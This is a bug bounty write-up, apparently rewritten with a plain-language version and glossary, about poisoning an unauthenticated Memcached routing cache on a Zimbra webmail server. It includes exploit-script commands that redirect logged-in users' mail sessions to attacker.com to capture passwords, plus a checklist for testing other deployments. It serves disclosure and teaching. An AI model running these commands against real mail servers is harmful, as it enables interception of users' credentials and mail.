Story of a 2.5k Bounty — SSRF on Zimbra Led to Dump All Credentials in Clear Text
The Zimbra mail server stored each user's backend server address in an unauthenticated Memcached instance, and an attacker could change that entry to point to their own server. This redirected the user's mail traffic to the attacker, who could then capture credentials in clear text.
 Published on infosecwriteups.com
This post is about how I and my friend got $2500 from Cafebazaar bug bounty program.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Cafebazaar runs a webmail service for its users, reachable at the host mailx.hezardastan.net. The mail stack is Zimbra. Zimbra keeps a routing cache in Memcached: when a user authenticates, the server records which backend server and protocol should serve that user, and on subsequent requests it looks the entry up and forwards the user's traffic to the address stored there. That cache is the feature at the centre of this write-up, because whoever can write to it can choose where the mail server sends a logged-in user's session.
The author and a friend (binb4sh) reported the issue through the Cafebazaar bug bounty programme and were paid $2500.
Setup
The tools used were a port scanner, Metasploit's memcached_extractor module for the initial data extraction, and a custom exploit script, HezarSploit.py, published as a gist. The script has four modes: dumpusers, mitm, poisoning and reset.
Finding it
Reconnaissance started with enumeration of mailx.hezardastan.net and a port scan.

The scan showed plenty of open ports. One of them stood out: Memcached on port 11211. Basic testing against it established four facts:
- No authentication was needed to talk to port 11211.
- Zimbra stored email addresses in that cache.
- Cache entries could be added, modified and deleted.
- The exposure was enough to mount a denial-of-service attack.
The author was after something more serious than cache tampering: file disclosure or remote command execution. Reading the Zimbra source, specifically ProxyPurgeUtil.java, showed what the cache entries actually contain: the communication protocol scheme, the username and the backend server IP address.
Before going further, the author dumped the cache with Metasploit's memcached_extractor module. The same extraction can be done manually.



The dumped email addresses alone would have been enough for phishing or password brute-forcing, but that was not the goal. The interesting part was the workflow the cache supports:
- A user authenticates with their credentials.
- The server saves the username and the backend server URL in the cache.
- The user works with Zimbra.
- The server retrieves the backend URL from the cache.
- The server communicates with the retrieved URL, sending the user's data along with it.
A sample of the cached data looks like this:
route:proto=imapssl;user=[REDUCTED]@cafebazaar.ir [redacted]:7993route:proto=pop3ssl;user=[REDUCTED]@cafebazaar.cloud [redacted]:7995route:proto=httpssl;user=[REDUCTED]@cafebazaar.ir [redacted]:8443
The format is:
route:proto=[UserProtocol];user=EmailAddressOrID
The supported protocols and their default backends:
IMAPSSL [redacted]:7993POP3SSL [redacted]:7995HTTPSSL(HTTPS) [redacted]:8443
The backend server was also reachable from the internet, so the same entries could point at the public hostname:
IMAPSSL mailx.hezardastan.net:7993POP3SSL mailx.hezardastan.net:7995HTTPSSL(HTTPS) mailx.hezardastan.net:8443
That combination, an unauthenticated cache and a backend address taken from it, is what made the attack scenario possible.
Exploitation
Step 1: confirm SSRF
The test was whether the server would connect to an arbitrary address supplied through the cache. The plan: change the backend server IP in a user's cache entry to the attacker's server and watch for the redirected traffic. Two steps were needed:
- Make an SSL listener on a port using a self-signed SSL certificate.
- Change a user's cache entry to redirect the traffic.
After changing the cache, a connection arrived from maix.hezardastan.net. SSRF was confirmed.

Step 2: turn SSRF into a man in the middle
The goal was to steal user information (credentials, emails and so on) while the mail server kept working normally. Traffic therefore had to be relayed back to the real backend, not just captured. Because the backend ports were reachable from the internet, that relay was possible.

The MITM scenario:
- A user logs in; the backend server IP is saved in the cache.
- The attacker changes the backend information to their own IP address.
- Zimbra's traffic is redirected to the attacker's server.
- The attacker offloads the SSL and extracts the information, including credentials.
- The attacker makes an SSL connection to the backend ports, which were open.
- The attacker restores the cache to its default value once the attack on a user is finished.
The exploit code was split into several sections.

Step 3: extract logged-in users
python HezarSploit.py -m dumpusers
This mode extracts the email addresses of users who have already logged in, that is, the users with live cache entries.

Step 4: run the fake IMAPSSL server
python HezarSploit.py -m mitm --port 4444
This starts a fake IMAPSSL server that talks to the client and dumps the credentials into credentials.txt.
Step 5: poison the cache
python HezarSploit.py -m poisoning --user all --ip attacker.com --port 4444
This rewrites the cache entries of all logged-in users, or of a single user, so that the backend address points at attacker.com on port 4444.
Step 6: restore the cache
python HezarSploit.py -m reset
This puts the cache back to its default values, so the affected users are not left with broken mail access.
Step 7: run the full attack
On the server:
python HezarSploit.py -m mitm --port 4444

In the console:
python HezarSploit.py -m poisoning --user all --ip attacker.com --port 4444

The results:


Almost all users' passwords were recovered in plain text. Samples:
Root cause
Two design decisions combine here. First, Memcached on port 11211 was exposed with no authentication, so anyone who could reach the port could read and write the routing entries. Second, Zimbra trusted the backend address stored in that cache and opened a connection to it, sending the user's session data along. The cache was treated as trusted configuration while being writable by an unauthenticated network client. The report does not describe any additional validation of the cached address, so the absence of such a check is likely part of why the redirection worked.
Impact
An unauthenticated attacker who can reach the Memcached port can read the email addresses of logged-in users, which is enough for phishing or brute-forcing. More seriously, by rewriting cache entries the attacker receives the mail server's connections, terminates SSL with a self-signed certificate and captures credentials in clear text. In this engagement almost all users' passwords were obtained in plain text. The attack can be run against a single user or against all logged-in users at once, and the cache can be restored afterwards so that functionality is not affected. The report does not state how the clients reacted to the self-signed certificate.
Fix
The report says the vulnerability was reported, the response was fast, and the flaw was patched in less than an hour. The obvious measures, in line with the root cause, are to stop exposing Memcached to untrusted networks and to require authentication on it, and to validate or constrain the backend address that Zimbra reads from the cache before connecting to it.
Variants to test
- Scan for Memcached on 11211 on other Zimbra deployments and check whether it answers without authentication. A positive result is a successful
statsorgetagainst the instance from outside the trusted network. - Look for
route:proto=keys in the cache. Their presence shows that Zimbra routing data is stored there and that the same redirection may be possible. - Change one entry to a listener you control and watch for an inbound connection from the mail host. A connection from the target's address confirms SSRF.
- If SSRF is confirmed, relay the traffic to the real backend and see whether credentials arrive in clear text after SSL offloading. A positive result is a captured username and password in your log.
- Check whether the backend ports (7993, 7995, 8443 in this deployment) are reachable from the internet, since the relay step depends on it.
- Test whether cache entries can be restored to their defaults after the test, so that the check does not disrupt users.
What happened, in plain words
Cafebazaar is a company that runs an online store and other services, and it also gives its users a webmail service: a website where you log in to read and send email, the same way you would log in to Gmail in a browser. That webmail was reachable at the host mailx.hezardastan.net. Behind the website sits a mail server program called Zimbra, which does the actual work of storing and delivering mail.
Zimbra has a feature that makes it fast. When you log in, it writes a small note somewhere saying "this user is served by this particular machine, using this particular protocol". On every later request it reads that note back and forwards your session to the machine named in it. The place where those notes are kept is a piece of software called Memcached, which is a very fast in-memory storage service: think of it as a shared whiteboard that programs use to jot down things they need to look up quickly, rather than a proper database on disk.
The problem in this story is that the whiteboard needed no authentication, so anyone who could reach it could write on it. If you can change the note that says "send this user's mail to machine X", you can make the mail server send a logged-in user's session to a machine you control instead. That is what the author and a friend (binb4sh) did, and Cafebazaar paid them $2500 through its bug bounty programme. A bug bounty programme is a scheme where a company pays researchers for reporting security problems responsibly instead of exploiting them.
Context
Cafebazaar runs a webmail service for its users, reachable at the host mailx.hezardastan.net. The mail stack is Zimbra. Zimbra keeps a routing cache in Memcached: when a user authenticates, the server records which backend server and protocol should serve that user, and on subsequent requests it looks the entry up and forwards the user's traffic to the address stored there. That cache is the feature at the centre of this write-up, because whoever can write to it can choose where the mail server sends a logged-in user's session.
In everyday terms: a cache is a short-term memory. A backend server is the machine that actually does the work behind a front door. A protocol is the agreed language two computers speak, for example IMAP for reading mail, POP3 for downloading it, and HTTPS for web traffic. A routing cache is the short-term memory that says which backend and which language to use for a given user.
The author and a friend (binb4sh) reported the issue through the Cafebazaar bug bounty programme and were paid $2500.
Setup
The tools used were a port scanner, Metasploit's memcached_extractor module for the initial data extraction, and a custom exploit script, HezarSploit.py, published as a gist. The script has four modes: dumpusers, mitm, poisoning and reset.
A few of those words deserve a plain explanation. A port is a numbered door on a computer; services listen on particular doors, and a port scanner is a tool that knocks on many doors in turn to see which ones answer. Metasploit is a well-known collection of ready-made security tools, and a module is one tool inside it. A gist is a small public code snippet hosted on GitHub. An exploit is the concrete technique or script that turns a weakness into an actual effect.
Finding it
Reconnaissance started with enumeration of mailx.hezardastan.net and a port scan. Reconnaissance (recon) is the information-gathering phase before any attack: finding out what exists, what it runs and what it exposes. Enumeration means listing those things systematically rather than guessing.
The scan showed plenty of open ports. One of them stood out: Memcached on port 11211. Basic testing against it established four facts:
- No authentication was needed to talk to port 11211.
- Zimbra stored email addresses in that cache.
- Cache entries could be added, modified and deleted.
- The exposure was enough to mount a denial-of-service attack.
Authentication means proving who you are, usually with a username and password or a key. A denial-of-service (DoS) attack means making a service unusable for its real users, for example by flooding it or by deleting the data it depends on. The author was after something more serious than cache tampering: file disclosure (reading files that should not be readable) or remote command execution (making the server run commands of your choosing).
Reading the Zimbra source, specifically ProxyPurgeUtil.java, showed what the cache entries actually contain: the communication protocol scheme, the username and the backend server IP address. Source code is the human-written text that a program is built from; reading it tells you exactly how a feature behaves, which is often faster than guessing from the outside. An IP address is the numeric address of a machine on a network, the equivalent of a street address.
Before going further, the author dumped the cache with Metasploit's memcached_extractor module. The same extraction can be done manually. Dumping here means copying out everything stored in the cache so it can be read offline.
The dumped email addresses alone would have been enough for phishing or password brute-forcing, but that was not the goal. Phishing is sending a convincing fake message to trick someone into handing over their password. Brute-forcing is trying many passwords in turn until one works. The interesting part was the workflow the cache supports:
- A user authenticates with their credentials.
- The server saves the username and the backend server URL in the cache.
- The user works with Zimbra.
- The server retrieves the backend URL from the cache.
- The server communicates with the retrieved URL, sending the user's data along with it.
A URL is a web address, the thing you type in a browser's address bar. Credentials are the username and password (or similar proof) used to log in. The key point in that list is step 5: the server does not just read the stored address, it connects to it and sends the user's data there. If you can change the stored address, you change where the data goes.
A sample of the cached data looks like this:
route:proto=imapssl;user=[REDUCTED]@cafebazaar.ir [redacted]:7993route:proto=pop3ssl;user=[REDUCTED]@cafebazaar.cloud [redacted]:7995route:proto=httpssl;user=[REDUCTED]@cafebazaar.ir [redacted]:8443
Line by line, in plain words: each entry is a single note. route: is the label that marks the note as routing information. proto=imapssl says which language to speak to the backend, here IMAP over SSL. user= names the account the note belongs to. The address at the end, [redacted]:7993, is the machine and door to connect to; [redacted] is the special address that means "this same machine", and 7993 is the port.
The format is:
route:proto=[UserProtocol];user=EmailAddressOrID
This is a template rather than real data. The square brackets mark the parts that change: the protocol in use, and the email address or numeric ID of the user. Everything outside the brackets is fixed text that Zimbra uses to recognise the note.
The supported protocols and their default backends:
IMAPSSL [redacted]:7993POP3SSL [redacted]:7995HTTPSSL(HTTPS) [redacted]:8443
Each line pairs a protocol with the local address and port that serves it. IMAP is the protocol mail programs use to keep a mailbox in sync with the server. POP3 is an older protocol for downloading mail. HTTPS is the encrypted version of the web protocol. SSL here means the connection is wrapped in encryption, so nobody in the middle can read it.
The backend server was also reachable from the internet, so the same entries could point at the public hostname:
IMAPSSL mailx.hezardastan.net:7993POP3SSL mailx.hezardastan.net:7995HTTPSSL(HTTPS) mailx.hezardastan.net:8443
This is the same list with the local address replaced by the public name of the mail host. It matters because it shows the backend doors were open to the outside world, which the later relay step depends on. A hostname is just a human-friendly name that resolves to an IP address, like a contact name in your phone instead of a number.
That combination, an unauthenticated cache and a backend address taken from it, is what made the attack scenario possible.
Exploitation
Step 1: confirm SSRF
SSRF stands for Server-Side Request Forgery. In plain words: you trick a server into making a request of your choosing, to an address of your choosing, on your behalf. The server has access that you do not, so it becomes your proxy. A simple comparison: you cannot get into a building, but you can persuade the receptionist to walk to any room you name and bring back what is there.
The test was whether the server would connect to an arbitrary address supplied through the cache. The plan: change the backend server IP in a user's cache entry to the attacker's server and watch for the redirected traffic. Two steps were needed:
- Make an SSL listener on a port using a self-signed SSL certificate.
- Change a user's cache entry to redirect the traffic.
A listener is a program that waits for incoming connections on a port. A certificate is the digital document a server presents to prove its identity during an encrypted connection; a self-signed certificate is one the owner made for themselves rather than obtaining from a trusted authority, so browsers and clients will usually warn about it. The author needed one because the mail server would expect an encrypted connection.
After changing the cache, a connection arrived from maix.hezardastan.net. SSRF was confirmed.
Step 2: turn SSRF into a man in the middle
A man-in-the-middle (MITM) attack means placing yourself between two parties who think they are talking directly to each other, so that you can read, and optionally change, what passes between them. The goal here was to steal user information (credentials, emails and so on) while the mail server kept working normally. Traffic therefore had to be relayed back to the real backend, not just captured. Because the backend ports were reachable from the internet, that relay was possible.
The MITM scenario:
- A user logs in; the backend server IP is saved in the cache.
- The attacker changes the backend information to their own IP address.
- Zimbra's traffic is redirected to the attacker's server.
- The attacker offloads the SSL and extracts the information, including credentials.
- The attacker makes an SSL connection to the backend ports, which were open.
- The attacker restores the cache to its default value once the attack on a user is finished.
Offloading SSL means ending the encrypted connection at the attacker's machine, so the attacker sees the plain, unencrypted content, and then optionally starting a fresh encrypted connection onward to the real server. Step 6 is what keeps the user's mail working: the cache is restored so functionality is not affected.
The exploit code was split into several sections.
Step 3: extract logged-in users
python HezarSploit.py -m dumpusers
This runs the script with Python, the programming language it is written in. HezarSploit.py is the file name. -m dumpusers selects the mode called dumpusers. This mode extracts the email addresses of users who have already logged in, that is, the users with live cache entries. The reason to do this first is that only logged-in users have a note in the cache, and only those notes can be redirected.
Step 4: run the fake IMAPSSL server
python HezarSploit.py -m mitm --port 4444
Again the script is started with Python. -m mitm selects the man-in-the-middle mode. --port 4444 tells it which port to wait on. This starts a fake IMAPSSL server that talks to the client and dumps the credentials into credentials.txt. In other words, it pretends to be the real mail backend, accepts the redirected connection, and writes down whatever the user sends, including the login details.
Step 5: poison the cache
python HezarSploit.py -m poisoning --user all --ip attacker.com --port 4444
-m poisoning selects the mode that rewrites cache entries; cache poisoning means putting false information into a cache so that later readers act on it. --user all means every logged-in user rather than one named account. --ip attacker.com is the address to put in the note instead of the real backend. --port 4444 is the door on that address. This rewrites the cache entries of all logged-in users, or of a single user, so that the backend address points at attacker.com on port 4444.
Step 6: restore the cache
python HezarSploit.py -m reset
-m reset selects the restore mode. This puts the cache back to its default values, so the affected users are not left with broken mail access.
Step 7: run the full attack
On the server:
python HezarSploit.py -m mitm --port 4444
This is the same command as step 4: the fake backend is started first and waits for connections.
In the console:
python HezarSploit.py -m poisoning --user all --ip attacker.com --port 4444
This is the same command as step 5, run from a second terminal window while the first one keeps listening.
The results:
Almost all users' passwords were recovered in plain text. Plain text means not hashed and not encrypted: readable exactly as typed. Samples:
Root cause
Two design decisions combine here. First, Memcached on port 11211 was exposed with no authentication, so anyone who could reach the port could read and write the routing entries. Second, Zimbra trusted the backend address stored in that cache and opened a connection to it, sending the user's session data along. The cache was treated as trusted configuration while being writable by an unauthenticated network client. The report does not describe any additional validation of the cached address, so the absence of such a check is likely part of why the redirection worked.
A useful comparison is a shared office whiteboard that anyone off the street can walk up to and rewrite, while the staff treat whatever is written on it as an instruction from the boss.
Impact
An unauthenticated attacker who can reach the Memcached port can read the email addresses of logged-in users, which is enough for phishing or brute-forcing. More seriously, by rewriting cache entries the attacker receives the mail server's connections, terminates SSL with a self-signed certificate and captures credentials in clear text. In this engagement almost all users' passwords were obtained in plain text. The attack can be run against a single user or against all logged-in users at once, and the cache can be restored afterwards so that functionality is not affected. The report does not state how the clients reacted to the self-signed certificate.
Fix
The report says the vulnerability was reported, the response was fast, and the flaw was patched in less than an hour. The obvious measures, in line with the root cause, are to stop exposing Memcached to untrusted networks and to require authentication on it, and to validate or constrain the backend address that Zimbra reads from the cache before connecting to it.
Variants to test
- Scan for Memcached on 11211 on other Zimbra deployments and check whether it answers without authentication. A positive result is a successful
statsorgetagainst the instance from outside the trusted network. - Look for
route:proto=keys in the cache. Their presence shows that Zimbra routing data is stored there and that the same redirection may be possible. - Change one entry to a listener you control and watch for an inbound connection from the mail host. A connection from the target's address confirms SSRF.
- If SSRF is confirmed, relay the traffic to the real backend and see whether credentials arrive in clear text after SSL offloading. A positive result is a captured username and password in your log.
- Check whether the backend ports (7993, 7995, 8443 in this deployment) are reachable from the internet, since the relay step depends on it.
- Test whether cache entries can be restored to their defaults after the test, so that the check does not disrupt users.
Glossary
- Authentication: proving who you are, usually with a username and password or a key.
- Backend server: the machine that does the real work behind a front door or website.
- Brute-forcing: trying many passwords in turn until one works.
- Bug bounty programme: a scheme where a company pays researchers for reporting security problems responsibly.
- Cache: a fast, short-term store of information that programs read back later instead of recomputing it.
- Cache poisoning: putting false information into a cache so that later readers act on it.
- Certificate: a digital document a server presents to prove its identity during an encrypted connection.
- Credentials: the username and password, or similar proof, used to log in.
- Denial-of-service (DoS): making a service unusable for its real users, for example by flooding it.
- Enumeration: listing the things that exist on a system systematically rather than guessing.
- Exploit: the concrete technique or script that turns a weakness into an actual effect.
- File disclosure: reading files that should not be readable.
- Gist: a small public code snippet hosted on GitHub.
- Hostname: a human-friendly name that resolves to an IP address.
- HTTPS: the encrypted version of the web protocol.
- IMAP: the protocol mail programs use to keep a mailbox in sync with the server.
- IP address: the numeric address of a machine on a network.
- Listener: a program that waits for incoming connections on a port.
- Man-in-the-middle (MITM): placing yourself between two parties who think they are talking directly, so you can read or change what passes between them.
- Memcached: a very fast in-memory storage service that programs use to jot down things they need to look up quickly.
- Metasploit: a well-known collection of ready-made security tools.
- Module: one tool inside a larger toolkit such as Metasploit.
- Offloading SSL: ending an encrypted connection at your own machine so you see the plain content, then optionally starting a fresh encrypted connection onward.
- Phishing: sending a convincing fake message to trick someone into handing over their password.
- Plain text: not hashed and not encrypted; readable exactly as typed.
- POP3: an older protocol for downloading mail.
- Port: a numbered door on a computer that a service listens on.
- Port scanner: a tool that knocks on many ports in turn to see which ones answer.
- Protocol: the agreed language two computers speak.
- Reconnaissance (recon): the information-gathering phase before an attack.
- Remote command execution: making a server run commands of your choosing.
- Routing cache: a short-term memory that says which backend and which protocol to use for a given user.
- Self-signed certificate: a certificate the owner made for themselves rather than obtaining from a trusted authority.
- Source code: the human-written text a program is built from.
- SSRF (Server-Side Request Forgery): tricking a server into making a request of your choosing, to an address of your choosing, on your behalf.
- SSL: encryption wrapped around a connection so nobody in the middle can read it.
- URL: a web address, the thing you type in a browser's address bar.